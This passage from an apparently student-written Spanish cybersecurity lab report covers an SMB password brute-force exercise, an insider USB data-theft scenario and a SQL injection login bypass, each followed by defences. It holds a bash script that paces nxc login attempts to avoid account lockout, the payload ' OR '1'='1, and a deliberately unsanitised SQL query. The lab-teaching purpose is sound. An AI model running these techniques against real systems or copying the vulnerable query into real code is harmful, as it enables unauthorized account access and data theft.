SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:12345678 STATUS_LOGON_FAILURE
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:123456789 STATUS_LOGON_FAILURE
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:hola123 STATUS_LOGON_FAILURE
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:contraseña STATUS_LOGON_FAILURE
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:contraseña123 STATUS_LOGON_FAILUR
E
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:jhoan123 STATUS_LOGON_FAILURE
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:daniel123 STATUS_LOGON_FAILURE
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:password STATUS_LOGON_FAILURE
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:ataques STATUS_ACCOUNT_LOCKED_OUT
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:login123 STATUS_ACCOUNT_LOCKED_OU
T
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:barcelona STATUS_ACCOUNT_LOCKED_O
UT
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:españa STATUS_ACCOUNT_LOCKED_OUT
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:europa STATUS_ACCOUNT_LOCKED_OUT
SMB         192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:mundo STATUS_ACCOUNT_LOCKED_OUT

┌──(kali㉿kali)-[~]
└─$
```

Como podemos observar ya no podemos averiguar la contraseña ya que no hay ninguna que se parezca en este diccionario y además a los 10 intentos windows nos bloquea la cuenta. como podemos ver en el mensaje **status_account_locked**

6.6 Escenario B Nivel medio

Ahora como atacantes crearemos un diccionario con la información que tenemos recopilada, sabemos que la víctima tiene un usuario llamado Daniel así que nos basaremos en este para buscar contraseñas similares, además de que estamos limitados por intentos y tiempo, por lo que crearemos un diccionario personalizado con la pista que tenemos además limitaremos el tiempo entre cada ataque de prueba para que no nos salte el block.

A continuación usaremos un script para hacer que se ejecute cada ataque cada 60 segundos, así al probar cada password no le dará tiempo al sistema de bloquear la cuenta y no llamaremos la atención.

Este es el script que usaremos para realizar el siguiente ataque.

```
#!/bin/bash
while read -r password; do
    echo "Probando: $password"

    # Ejecutamos nxc y guardamos el resultado
    resultado=$(nxc smb 192.168.0.37 -u Daniel -p "$password")
    echo "$resultado"

    # Si en el resultado aparece un [+] significa que ya la encontró
```

```
  if [[ "$resultado" == *"[+"* ]]; then
    echo "¡CONTRASEÑA ENCONTRADA! Deteniendo el script..."
    break
  fi
  sleep 60
done < medio.txt
```

Linea 1 : Le indica al sistema Kali qué programa debe usar para interpretar y ejecutar el código que vendrá abajo. En este caso, le dice: "Usa los comandos Bash"


Línea 2 y 3 : inicia un bucle **(while)**. El comando read **-r password** se encarga de leer una sola línea del archivo de texto cada vez que da una vuelta. A esa línea la guarda temporalmente dentro de la variable $password y el echo es como un print que hará hasta que encuentre la contraseña

línea 5 y 6 : Este es el comando que hará el ataque pero todo esto lo hará dentro de $(..) con esto no eliminará el resultado y lo guardará en la variable $resultado


if : hacemos un if para que cuando encuentre el símbolo [+] realice un break, así cuando encuentre la contraseña para de probar otras.

sleep 60 : es el tiempo que tardará en ejecutar cada intento
done : es de donde usará las contraseñas que es en nuestro diccionario

Daremos permisos de ejecución al script



Y lo ejecutamos el script :




BINGO, Como podemos observar, va realizando un intento cada 60 segundos que es lo que le indicamos para que no salte el bloqueo de windows, hemos tenido suerte de que se encontraba en las primeras opciones de nuestro diccionario.


Pero como contraparte la cosa se complica más, ya que el tiempo de espera aumenta considerablemente.

Defensa Escenario B

Limitaremos aun más los intentos dejandolo solo en 5 intentos antes de que se bloquee la cuenta



También aumentamos el tiempo para que reinicie el contador de bloqueo a 30 minutos, con esto al atacante le tomará aún más tiempo entre prueba y prueba antes de que se bloquee pudiendo hacer 5 combinaciones en 30 minutos.



Y además cambiaremos la contraseña complicando con más caracteres, usando símbolos, números y mayúsculas. Quedando asi.

```
PS C:\Windows\system32> net user Daniel D@ni3L1#2$3/
Se ha completado el comando correctamente.

PS C:\Windows\system32> _
```

Opcional:
También pensamos añadir autenticación de doble factor

Resultados de la defensa :

Tiempo promedio para adivinar esta contraseña entre 2000 y 3000 años a pura fuerza bruta.

Y probando con diccionarios personalizados limitados con el tiempo es inviable ya que tarda demasiado.

```
┌──(kali㉿kali)-[~]
└─$ ./ataque_medio.sh
Probando: 123456
SMB                     192.168.0.37    445    DESKTOP-TPNQ055  [*] Windows 10 / Server 2019 Build 19041 x64 (n
ame:DESKTOP-TPNQ055) (domain:DESKTOP-TPNQ055) (signing:False) (SMBv1:None)
SMB                     192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:123456 STATUS_LOGON_
FAILURE
Probando: 12345
SMB                     192.168.0.37    445    DESKTOP-TPNQ055  [*] Windows 10 / Server 2019 Build 19041 x64 (n
ame:DESKTOP-TPNQ055) (domain:DESKTOP-TPNQ055) (signing:False) (SMBv1:None)
SMB                     192.168.0.37    445    DESKTOP-TPNQ055  [-] DESKTOP-TPNQ055\Daniel:12345 STATUS_LOGON_F
AILURE
```

6.7 Escenario C

Usando la fuerza bruta ya no podemos hacer nada contra esta máquina, ya que el tiempo es excesivo, por lo que como atacantes no nos rendiremos y trataremos de buscar información más sensible pistas que nos acerquen a la contraseña usando otros tipos de ataques, Ing.social, Malware,etc.

Resultados de la defensa :

El atacante tiene mucho más difícil acceder a nuestras credenciales, con estas configuraciones pero aun hay mas métodos que defender.

6.8 Conclusiones

Que hemos descubierto:
Al intentar realizar ataques de fuerza bruta estos son nuestros descubrimientos -

1. Efectividad: Analizando los tiempos y los resultados descubrimos que realizar un ataque de fuerza bruta con contraseñas sencillas si es efectivo. pero a medida que el usuario cambia la contraseña y aplica medidas de seguridad este ataque por sí solo a fuerza bruta es muy poco efectivo además de que es fácil que nos descubran

2. Diccionarios: Los diccionarios genéricos como rockyou.txt que viene por defecto, tiene tantas posibles combinaciones 14 millones para ser exactos, por lo que muchas veces lo mejor es tratar de crear un diccionario por tu propia cuenta, usando palabras relacionadas o usando información relacionada con la víctima, esto con el fin de agilizar el proceso. Pero aun así tenemos un problema muy grande que es el siguiente punto.

3. Vida Real fuera de laboratorio : Este es un método de ataque en el que descubrimos que el defensor ha tenido un sencillo resultado a la hora de defender, se puede suprimir de tantas maneras. que no es nada efectivo, por eso si investigamos otros métodos podemos mezclarlos.

7. Ataque insider


7.1 Introducción

Este sin duda alguna es el ataque más simple pero realista de todos ya que simplemente es algo que no depende de nosotros si no de un insider threat, que como explicamos en la memoria de investigación ya sabemos lo que es.


El contexto de este ataque es el siguiente : se representa a un empleado descontento con la empresa tras un conflicto laboral. Aprovechando los permisos de acceso otorgados por su puesto de trabajo, el empleado accede a documentos confidenciales relacionados con finanzas, datos de usuarios y nóminas de empleados. Posteriormente, copia la información en un dispositivo USB externo con la intención de venderla a una empresa competidora, provocando una posible fuga de información sensible, pérdidas económicas y daños reputacionales para la organización.

Con esta práctica mostramos cómo una amenaza interna puede comprometer la seguridad de una organización incluso sin utilizar técnicas avanzadas de hacking, únicamente aprovechando la confianza y el acceso autorizado de un usuario enfadado.


7.2 El robo de datos




Después el usuario copia toda la información sensible de la empresa copiandola así aun deja los ficheros en su sitio sin que nadie llegue a sospechar de su robo



Introduce su USB no autorizado por la empresa donde este piensa extraer toda la información.



Y por último pega toda la información sensible en su unidad USB robando asi todos los datos



7.3 Resultados Finales

Se desconoce qué ha hecho este usuario con la información de la organización, pero los resultados para el empresa son caóticos

- Pérdida Económica
- Posibles ataques y fuga de datos personales
- daño de reputación a la empresa
- Ventajas a estas empresas

El usuario simplemente puede venderlo a otra empresa, subirlo a la nube o internet, enviarlo a correos externos. Etc.
Como conclusión podemos decir que los ataques insider representan una de las amenazas más difíciles de detectar dentro de una organización, debido a que los usuarios poseen accesos legítimos a los sistemas. Por ello, las empresas deben implementar medidas de seguridad como controles de acceso, monitoreo de actividad, restricciones de dispositivos USB y sistemas de detección de comportamiento sospechoso para reducir el riesgo de fuga de información.

8. Aplicaciones web

8.1 Introducción

Los ataques a aplicaciones web representan una de las amenazas más frecuentes dentro de los entornos conectados a Internet. Muchas aplicaciones procesan información introducida directamente por los usuarios, y una mala validación de estos datos puede provocar vulnerabilidades críticas explotables por un atacante.

Dentro de este bloque se estudiaría el ataque SQL Injection (SQLi), una técnica que permite manipular consultas realizadas a bases de datos mediante la introducción de instrucciones SQL dentro de formularios vulnerables.

Gracias a esta simulación se recrearía un escenario realista de bypass de autenticación, donde una aplicación web vulnerable permitiría acceder al sistema sin disponer de credenciales válidas.

8.2 Proceso de Desarrollo y Preparación del Entorno Vulnerable

8.2.1 Preparación del laboratorio web

Para el desarrollo de la práctica se desplegaría un entorno web local utilizando una máquina Ubuntu virtualizada dentro de VirtualBox.

La infraestructura utilizada estaría compuesta por:

- Ubuntu Server (Servidor Web)
- Apache2
- PHP
- MariaDB/MySQL
- Navegador Web
- Red aislada en VirtualBox

El objetivo sería recrear un entorno vulnerable controlado donde poder estudiar el funcionamiento de un ataque SQL Injection sin comprometer sistemas reales.

8.2.2 Instalación del entorno LAMP

Se instalaría un entorno LAMP (Linux, Apache, MySQL y PHP) para alojar la aplicación vulnerable.

El proceso de instalación se realizaría mediante:

sudo apt update

sudo apt install apache2 php mariadb-server php-mysql -y

Posteriormente se verificaría el correcto funcionamiento del servidor Apache accediendo desde el navegador mediante la dirección IP del sistema Ubuntu.

8.2.3 Desarrollo del formulario vulnerable

Se desarrollaría una pequeña aplicación web de autenticación utilizando PHP y HTML.

La aplicación permitiría introducir:

- usuario,
- contraseña,
- y validar las credenciales contra una base de datos MySQL.

La consulta vulnerable utilizada sería similar a:

```
SELECT * FROM usuarios
WHERE usuario='$user' AND password='$pass';
```

Debido a la ausencia de validación y sanitización de entradas, el sistema quedaría expuesto a inyección de código SQL.

8.3 Arquitectura de la Aplicación Vulnerable

Para la simulación se plantearía una arquitectura web sencilla basada en un servidor Ubuntu encargado de alojar tanto la aplicación web como la base de datos utilizada durante el proceso de autenticación.

El servidor ejecutaría Apache2 como servicio web principal, acompañado de PHP para el procesamiento dinámico de formularios y MariaDB como sistema gestor de bases de datos.

La aplicación estaría formada por una página principal de acceso donde el usuario introduciría sus credenciales. Estos datos serían enviados al servidor PHP, que construiría una consulta SQL para verificar la autenticación contra la base de datos de usuarios.

Debido a que la aplicación no aplicaría mecanismos de sanitización ni consultas preparadas, el formulario quedaría expuesto a ataques de inyección SQL.

De forma resumida, el funcionamiento del entorno seguiría el siguiente flujo:

1. El usuario accedería desde navegador a la página de login.
2. El formulario enviaría los datos introducidos al servidor web.
3. PHP procesaría las credenciales recibidas.
4. El servidor generaría una consulta SQL sobre MariaDB.
5. La base de datos devolvería el resultado de autenticación.
6. El sistema permitiría o bloquearía el acceso dependiendo de la respuesta obtenida.

Toda la simulación se desarrollaría dentro de una red aislada en VirtualBox para evitar cualquier impacto fuera del laboratorio de pruebas.

8.4 Fases de la Ejecución Técnica

8.4.1 Acceso a la aplicación vulnerable

El atacante accedería al formulario de autenticación desde navegador web utilizando la dirección IP del servidor Ubuntu.

8.4.2 Manipulación de la consulta SQL

En el campo usuario se introduciría el siguiente payload:

' OR '1'='1

La aplicación concatenaría directamente el contenido introducido dentro de la consulta SQL original.

8.4.3 Alteración lógica de la autenticación

La consulta resultante pasaría a interpretarse de forma similar a:

```
SELECT * FROM usuarios
WHERE usuario='' OR '1'='1'
AND password='';
```

La condición `'1'='1'` devolvería siempre verdadero, provocando el bypass de autenticación.

8.4.4 Acceso no autorizado

El sistema interpreta que existe un usuario válido dentro de la base de datos y concedería acceso sin necesidad de conocer credenciales legítimas.

8.5 Medidas Defensivas y Mitigación

Durante la investigación también se analizarían distintas medidas de protección frente a SQL Injection:

- Uso de consultas preparadas (Prepared Statements)
- Validación y sanitización de entradas
- Restricción de permisos en bases de datos
- Uso de frameworks seguros
- Implementación de WAF (Web Application Firewall)

La práctica permitiría comprender la importancia de desarrollar aplicaciones web seguras y validar correctamente cualquier dato introducido por el usuario antes de procesarlo dentro del sistema.